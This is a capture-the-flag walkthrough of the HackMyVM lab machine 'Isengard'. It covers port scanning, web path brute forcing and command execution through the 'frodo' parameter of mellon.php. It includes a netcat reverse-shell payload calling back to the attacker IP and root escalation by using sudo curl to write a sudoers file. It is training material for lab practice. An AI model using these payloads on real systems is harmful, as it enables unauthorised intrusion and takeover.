Isengard is an easy machine from HackMyVM by bit. It works well on VirtualBox. As for the machine, we can get into the machine by using Remote Command Execution. Similarly, for the root part, we have to abuse the sudo permissions. “Isengard Writeup - HackMyVM - Walkthrough”
Link to the machine: https://hackmyvm.eu/machines/machine.php?vm=Isengard
Identify the target
Firstly, I got the IP address of the target by scanning the live hosts.
sudo netdiscover -r 10.0.0.0/24

The IP address of the target is 10.0.0.102
Scan open ports
Next, I scanned open ports on the target that are exposed to the network. This allows us to interact with the machine and gives a lot of insights into it.
nmap -v -T4 -p- -sC -sV -oN nmap.log 10.0.0.102

The Nmap scan results
Here, we only see port 80 open. Also, we don’t have an SSH port. Hence, we must execute remote commands on this machine to get the shell. Either this, or we have to open the SSH port somehow. But, in this machine, there is a vulnerability of the remote command execution.
Enumerate the webserver
The homepage has a CSS file that has a path to look at.

The path on the homepage
There are a lot of rabbit holes throughout the website. However, I will be skipping these. Next, I bruteforced other paths inside the recently identified path.
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.0.0.102/y0ush4lln0tp4ss/ -x php,html,txt -o dir-youshallnotpass-medium.txt

/east inside the directory
Likewise, I did the same for the /east path.
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/big.txt -u http://10.0.0.102/y0ush4lln0tp4ss/east -x php,html,txt -o dir-east-big.txt

/mellon.php in /east
Finally, I got a script that might have a possibility of either LFI or RCE. Thus, I checked for the parameters.
ffuf -w /usr/share/seclists/Discovery/Web-Content/big.txt -u 'http://10.0.0.102/y0ush4lln0tp4ss/east/mellon.php?FUZZ=id' -fs 0

The GET parameter “frodo” for RCE
Now, I could spawn a reverse shell. Therefore, I listened on port 9001.
nc -nlvp 9001
I checked the manual page of “netcat” on the target and found that it is the traditional one that allows the “-e” flag.

The manual page of netcat
Since it was the easy way, I spawned the reverse shell.
?frodo=nc -e /bin/bash 10.0.0.4 9001

The reverse shell
Next, I upgraded the shell.
Upgrade to an intelligent reverse shell
Switch to the user
On the “east” directory, there is a readme file.
ls -al

The readme on the directory
The readme gives us another hint.

The hint in the readme file
Here, we have a hint to find the ring file. There is already a “ring.zip” file on the directory which is not the one we are looking for. Thus, I searched for the file.
find / -name "ring.zip" -exec ls -al {} \; 2>/dev/null

The ring.zip
Lastly, I extracted the zip to a new directory in /tmp.
mkdir /tmp/ring
unzip /opt/.nothingtoseehere/.donotcontinue/.stop/.heWillKnowYouHaveIt/.willNotStop/.ok_butDestroyIt/ring.zip -d /tmp/ring/

The base64 encoded text
From the zip file, we have a base64 encoded text. This is encoded multiple times.
base64 -d /tmp/ring/ring.txt | base64 -d

The password of the user sauron
The decoded text is the password for the user sauron on the target.

The user shell of sauron
Root privilege escalation
Lastly, we have the binary “curl” that the user can execute as any user.

The sudo permissions
There are several ways to get the shell. One easy way is to overwrite the /etc/passwd file. Likewise, since we have sudo, we can add sudo permissions to execute all binaries for the user. I would do the sudo method for this writeup.
First of all, I created a sudoers file in my /tmp directory.
echo 'sauron ALL=(ALL) NOPASSWD: ALL' > /tmp/sauron
sudo curl file:///tmp/sauron -o /etc/sudoers.d/sauron
sudo -l

The updated sudo permissions
Finally, I could switch to the root.
sudo -i

The root shell